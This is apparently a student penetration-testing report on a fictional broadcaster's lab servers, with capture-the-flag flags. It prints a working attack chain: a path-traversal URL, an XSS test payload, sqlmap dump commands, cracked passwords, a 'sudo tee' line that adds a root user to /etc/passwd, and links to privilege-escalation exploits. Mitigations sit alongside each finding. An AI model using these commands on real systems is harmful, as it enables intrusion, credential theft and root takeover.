Near-Earth Broadcast Network Penetration Testing Report

By Sonali Seshadri

EXECUTIVE SUMMARY

Near-Earth Broadcast Network (NBN) underwent an extensive external-facing server penetration test to fortify defenses against recent security breaches. The test occurred over four weeks, concluding on December 18th, 2023, as requested by Bill Gibson, NBN's CEO. Our task involved uncovering vulnerabilities in the web server and client machine to secure sensitive data and protect against future attacks.

The penetration test focused on the web server and client, starting with the web server due to its significance in customer and employee interactions. Using network scans, manual exploration, and tools like Nmap and ZAP, critical vulnerabilities were discovered, including directory traversal, error messages exposing sensitive data, SQL injection allowing unauthorized access, no-password root commands like 'tee,' and an outdated Ubuntu version.

The system is at extremely high risk due to multiple exploitable vulnerabilities, particularly the SQL injection and no-password root command issues, enabling unauthorized access and system compromise. Our recommended mitigations included stricter access controls, enhanced server configurations, context-specific error messages, cautious error handling to thwart adversarial pathways, query input sanitization, stricter command execution permissions, and implementing known vulnerability patches or adopting newer versions of insecure software. The highest priority should be defenses against SQL injection attacks, as they are the key to stealing credentials that can then be used maliciously.

Given NBN’s position in the market, and the extraordinarily wide range of data passing through NBN’s servers, another security breach could have catastrophic consequences. We highly recommend that NBN takes action immediately, and that in the future, NBN’s employees will remember these vulnerabilities when creating or modifying infrastructure.

INTRODUCTION

Near-Earth Broadcast Network (NBN) recently underwent a security breach, prompting a comprehensive external-facing server penetration test conducted by our team. Our objective was to identify any vulnerabilities within the infrastructure, enabling NBN to fortify its defenses against similar incursions and secure sensitive customer and employee data. As decided by Bill Gibson, NBN's CEO and our primary point of contact, the testing period spanned approximately four weeks, with a deadline set for reporting our findings by December 18th, 2023. All communications were to be directed to Bill Gibson, at 1800 Archer Street, New York, NY.

The primary goal of the penetration test was to uncover paths for exploitation and major vulnerabilities, through classic “red team” style network and web server testing, but we were also asked to submit any flags or passwords that would be considered critical data. Our testing would reveal to NBN exactly what kind of access or exploitation an external adversary could achieve, and provide risk scores for the discovered vulnerabilities as well as the system overall. To carry out such testing, NBN provided us with an image of their web server and client machine – both development systems that are scheduled to be deployed soon. Given that the web server is intended for customer online account access and employee customer service, and the client machine is intended for management of customer accounts, any vulnerabilities in these servers could open NBN up to serious exploitation.

We were not provided with any system access or credentials, so as to accurately simulate the environment of a true external adversary. Our test adhered strictly to guidelines, encompassing network attack assessments but refraining from altering system configurations, installing software, or engaging in denial-of-service attacks. Our attacks were also to remain free of any requirements of physical access.

During testing, several critical vulnerabilities were unearthed, notably a SQL injection vulnerability in the webserver's employee login page, leading to unauthorized access to NBN user information. This breach allowed us to gain entry to Bill Gibson's account on the web server, where we exploited the "tee" command's no-password root privileges to escalate our privileges and gain root access. Subsequently, this access paved the way for entry into the client machine using the obtained credentials for 'stephenson’. A simple scan revealed the use of an outdated version of Ubuntu, one that was featured in multiple CVEs, with heavily documented exploits of these CVEs available online. Using one of these exploits, we were quickly able to gain root access on the client machine as well.

As the SQL injection granted us access to the information that led to our exploitation of both of the servers, this appears to be the most immediate threat, and should be fixed as quickly as possible. To further fortify NBN against this type of exploitation, the company should conduct a comprehensive software evaluation to replace or patch outdated and vulnerable applications. Additionally, NBN’s team should consider more heavily restricting the use of any commands that can be executed as root without password – while it may be inconvenient, even the simplest command can be abused in this situation.

Using the National Institute of Standards and Technology (NIST) risk assessment, NBN's system is deemed at extremely high risk due to its susceptibility to and anticipation of imminent threats and the potential adverse impacts of a data breach of a company so dominant in its market. This report serves as a guide for implementing critical security measures and bolstering NBN's defenses against potential attacks.

METHODOLOGY

This section outlines the structured approach and tools utilized during the comprehensive penetration testing of NBN's servers. The assessment primarily focused on the web server, leveraging network scans, manual examination, and automated tools to identify vulnerabilities. We were provided with images of the web server and client but I began my assessment with the webserver, given our knowledge of the communication between these servers and the scope of our assignment. This evaluation began with a thorough exploration of the server, conducting a network scan using nmap, manual crawling of the website, as well as automation scanning and spidering, using OWASP's tool ZAP.

Nmap led me to the staging server, where error messages revealed that you could simply log in with the username test and nothing else. ZAP pointed out the potential for directory traversal, and I was easily able to view privileged information. Although there were several hints toward the potential for SQL injection visible on the login.php page, ZAP provided a simple input to send an alert, proving that this was a good place to begin a more in-depth exploitation. With the knowledge of this vulnerability solidified, I attempted some manual SQL injection testing, but ultimately decided that an automated tool would be better suited to uncovering what kind of useful information could be found in NBN's DBMS. I used Sqlmap, an automated SQL injection tool, with the login page as the target, and after analyzing Sqlmap's output, I was able to uncover user credentials. Once in possession of hashed credentials, I used tools like John the Ripper and hash decryption websites to crack these passwords.

Newly armed with Bill Gibson's username and password, I was able to SSH into Gibson's account on the web server. After exploring the file system and learning what was and wasn't accessible, I made use of a publicly available LInux privilege escalation analyzer known as Linpeas. Using this script's output, I identified a command, `tee`, that could be used to modify the `/etc/passwd` file, and added a new user with root access to the system. Logged into my new root user, I was then able to use the other user credentials, "`stephenson`", to SSH into his account on the client machine. Once inside the client machine, running the Linpeas script again revealed a multitude of CVEs associated with this outdated version of Ubuntu. Conducting research online for each of these CVEs led me to a simple python script that when run, would allegedly escalate my privilege, and grant me root access, and once I added it to the server and ran it, this proved to be true.

To assess the risk to NBN's system, I used the information that had been provided to us for the assignment, such as the company history and the letter from Bill Gibson, as well as my own ease of access/exploitation and the data I was able to access. These factors, when put together, all contributed to my ultimate assessment of NBN's risk.


FINDINGS

In this section I will detail how I identified and exploited the following relevant vulnerabilities:

1. Directory Traversal
2. Error Messages
3. SQL Injection
4. No-Password Root Commands
5. Outdated Ubuntu Version

Directory Traversal

On the web server, I was able to find customer data almost immediately, after running an active scan on the website with ZAP. By changing my authenticated cookie to 1, I could visit the employee.php page without ever having logged in, and from there, I was even provided with a "future customer list" link.




Future Customers

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com :
ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com :
camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter ////
4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek ////
bsquard@live.com : wilbur //// zd0ns23@live.com : wrinkle //// scheefca@live.com :
gerry //// enobrac@gmail.com : marcy //// saazuhl1273@gmail.com : cauhuln ////
fwe315@live.com : evan //// wilson@gmail.com : triad //// navresbo@yahoo.com :
heather //// XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com :
harald //// awesome@gmail.com : larry //// jess@yahoo.com : jesse //// foo-
bar@example.com : ZAP //// foo-bar@example.com : ZAP ////

FOR INTERNAL USE ONLY

Soon after, I discovered the presence of the staging website through an nmap scan (`nmap -sV 10.10.0.66`), as I saw that https was running on port 8001. By appending ":8001" to the IP address, I was directed to the staging server (labeled as such at the top of the page). Once there, I manually explored the website and then scanned/spidered it using ZAP. I found myself at the Employee Login page, where one attempt at logging in revealed an error message telling me how to login – using the username "test" and no password. After I logged in, ZAP, noting the path traversal vulnerability, provided a suggestion for exploitation:
`http://10.10.0.66:8001/internal/customers.php?authenticated=1&list=%2Fetc%2Fpasswd`
The use of the authenticated cookie and provided the `/etc/passwd` file as a list to pull up allowed me to see the /etc/passwd file, where the "sample list" text normally would be.



Future Customers

FOR INTERNAL USE ONLY

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

The path traversal vulnerability was easily discovered using automation tools and scanning, and the information that is accessible from the staging website should be kept private and closely monitored. If there must be a staging server, there should be absolutely no real data accessible from it, and this can be ensured by the use of more secure cookies, stringent access controls for each page, and enhanced server configurations. NBN can filter and restrict characters that can lead to path traversal attempts, they can implement robust input validation mechanisms, utilize allow-lists and absolute file paths, and use security headers or firewalls. Much can be done to prevent this kind of exploitation.

Error messages:


When you try to log in on the Employee Login page, any incorrect credentials provide you an error message like this:

```
Login failed. Query: SELECT * FROM `users` WHERE user = '' AND
password = 'd41d8cd98f00b204e9800998ecf8427e';
```

This error message told me several useful pieces of information. The command used to check credentials is a SQL query; the table in which the user credentials are stored is called “users”; and the input is not obviously being sanitized in any way, and the passwords are hashed with the MD5 algorithm. This information led to the use of Sqlmap, told me where to look in the database, and also showed that any passwords I find should be in the format MD5. The other error message I encountered was on the staging server, where any type of input to the Employee Login page triggered an error message informing us that the login for the staging server is the username “`test`”. I was able to exploit this by logging in and finding the /etc/passwd file, as suggested by ZAP. Any legitimate employee should either already know this login information, or they should be able to find this information somewhere else, so there is no reason for this information to be available here. In general, using error messages that reveal sensitive or useful information is a fairly serious vulnerability, as it provides a pathway for any


adversaries. This kind of vulnerability is easy to mitigate, by using more context specific error messages, and being aware that someone who triggers an error message could very well be acting maliciously.

SQL injection:
As mentioned before, the information gleaned from login attempts on the Employee Login page made it obvious that we should attempt SQL injection on this page, and ZAP's provided "alert" test confirmed that SQL injection was possible.



Username

```
</header><script>alert(document.cookie);</script><header>
```




I provided the popular tool sqlmap with a target url and the cookie that I had used in the staging server to see the `/etc/passwd` file, and experimented with different commands. I first tried:
`sqlmap -u "http://10.10.0.66:8001/login.php?username=&password=&Login=Enter" cookie="authenticated=1" --passwords`
This command generated a lot of input, and I said yes to all possible scans, and eventually sqlmap seemed to find and crack two passwords, both for the user "`root`". One of the passwords was "`digital`", and the other was "`$STRONG_PASSWORD`". When I attempted to use these credentials, I realized that they did not work, and that I must have found credentials for another area of the server. In itself, this is another vulnerability – while these credentials did not give me access to the web server, they could easily be used in post-exploitation. It also

shows that the password “digital” is being reused within the system. Moving on from this, I used the command:

```
sqlmap -u
"http://10.10.0.66:8001/login.php?username=&password=&Login=Enter"
cookie=”authenticated=1” --schema
```

Analyzing this output showed me that there were in fact two tables called “users”, but one of them was for the “mysql” database and one of them was for the “nbn” database. Now that I knew how to narrow down my search, I was able to use this command to isolate the NBN “users” table:

```
sqlmap -u
"http://10.10.0.66:8001/login.php?username=&password=&Login=Enter"
--cookie="authenticated=1" --dump -D "nbn" -T "users"
```



Sqlmap was able to crack the password “digital” for the user “gibson”, and I used an online hash decryption tool to get the password “pizzadeliver” for the user “stephenson”. You could also use a tool like John the Ripper or Hashcat to crack these passwords, with a large wordlist like ‘rockyou.txt’. I was able to further exploit the information gained from the SQL injection attack by SSHing into gibson’s account on the NBN web server, using this command:


```
ssh -p 443 gibson@10.10.0.66
```

I knew that SSH was running on port 443 from my earlier nmap service version scan, so all that was required of me here was Gibson’s password. This is perhaps the most serious vulnerability that we discovered. Although the permissions required for the `tee` command and the outdated Ubuntu server ultimately gave me access to more dangerous data, without this avenue for SQL injection, I never would have had the chance to analyze and exploit those servers.

No-Password Root Commands:

Once I had access to Gibson’s account on the NBN web server, I soon discovered that I did not have root access, but I certainly could create and execute files. The script `linpeas.sh` only requires that you place the file within the system (which I did by copying and pasting the contents of the script, but can be easily done with a netcat listener), make it executable (`chmod`), and run the script (`./linpeas.sh`). The script prints the output to the terminal, or


you can pipe the output into a results file. Once I had run the linpeas script, I carefully read through the output, and using their color coding system of ranking importance, I focused on one section that stood out to me- the commands that user gibson could run as root without a password. This short list included `echo`, `whoami`, and `tee`.



One path to privilege escalation is through modifying the `/etc/passwd` or `/etc/shadow` files, so the `tee` command stuck out to me as promising. Online research quickly took me to a documented exploit using the `tee` command. The idea was to generate a password hash for a new user, and simply add a new line to the `/etc/passwd` file that designated this user as having root access. After some trial and error, this command proved to be successful:

```
printf
'alice:$1$alice$qZcXfIHFmz1ubSe1PRo0I/:0:0:root:/root:/bin/bash\n' |
sudo tee -a /etc/passwd
```


Once this command was executed, I used "`su alice`" to become the user alice, and was granted root access.




The command tee being executable as root without a password is an obvious and concerning vulnerability that can be exploited with very little work. A publicly available script like linpeas can point out this type of command, and can also be discovered with manual exploration. This vulnerability can be mitigated by being more discerning about what kind of command can be executed as root without a password.

Outdated Ubuntu Version:

Once I had root access in the NBN web server, I was able to make an SSH connection to the client machine using our other stolen credentials – Stephenson's. After some exploration, I used the same linpeas script as before, and while there were no root command vulnerabilities here, there were a number of known CVEs that the linpeas linux exploit suggester generated.



All of these vulnerabilities were associated with this outdated version of Ubuntu. Once I found a suitable exploit script (I looked for a python script rather than C, as this server did not have the capabilities to compile C programs), I was able to place it in Stephenson's directory, execute it, and gain root access.



This kind of vulnerability may not be obvious when creating or structuring a server, but the use of automated tools can actually strengthen the system before it's made externally available. Another method for preventing this kind of vulnerability would be to research each software version to check that there are no documented vulnerabilities associated with your software choices. For now, the only way to mitigate this would be to implement the documented patches for these CVEs, or to use a newer, more secure version of Ubuntu going forward.

CONCLUSION

In light of their recent security and data breach, NBN asked that I carry out a comprehensive penetration testing of their webserver and client machine, armed with the same access and information that a real adversary would have. As I have detailed in this report, NBN's vulnerabilities generally stem from too much publicly accessible information in the form of error messages or unrestricted internal pages, unsanitized querying of their databases, overly permissive user capabilities as root, and the use of outdated and unpatched software. My opinion is that the most urgent mitigation should be to sanitize the input from the employee login page, and once that is completely and thoroughly secured, the web server should be enforced with the directory traversal prevention mechanisms mentioned earlier and further restrict the commands users are allowed to execute as root, and then attention should be turned to the more serious problems that are associated with the Ubuntu version used in the client machine.

APPENDIX

Open Ports on 10.10.0.66

PORT	SERVICE	VERSION
80/tcp	http	Apache httpd 2.4.29 ((Ubuntu))
443/tcp	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp	http	Apache httpd 2.4.29 ((Ubuntu))

Contents of /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
gibson:x:1000:1000:gibson:/home/gibson:/bin/bash
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mysql:x:112:115:MySQL Server,,,:/nonexistent:/bin/false


tester:1tester$LvsygQ2GEt7VUJQEqhMLf/:0:0:root:/root:/bin/bash
alice:1alice$qZcXfIHFmz1ubSe1PRo0l/:0:0:root:/root:/bin/bash
(note- tester and alice are users created during pen testing]

Exploit links


- https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS (vulnerability analyzer linpeas)
- https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-tee-privilege-escalation/ (tutorial for how to use `sudo tee` as recommended by linpeas)
- https://github.com/Almorabea/pkexec-exploit (CVE-2021-4034 python version of 2nd exploit suggested by linpeas for client server)

Flags

Flag #1: I found this flag using ZAP, as it was clearly labeled and I had no need for any credentials to access it. I also saw flag 4 here, but was unable to access it.



Flag #2: I found this flag using url manipulation. I provided the cookie value `authenticated=1` inside the link to access the employee page, which then had the link to the customers.php page.




Future Customers

FOR INTERNAL USE ONLY


flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com :
ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess ////
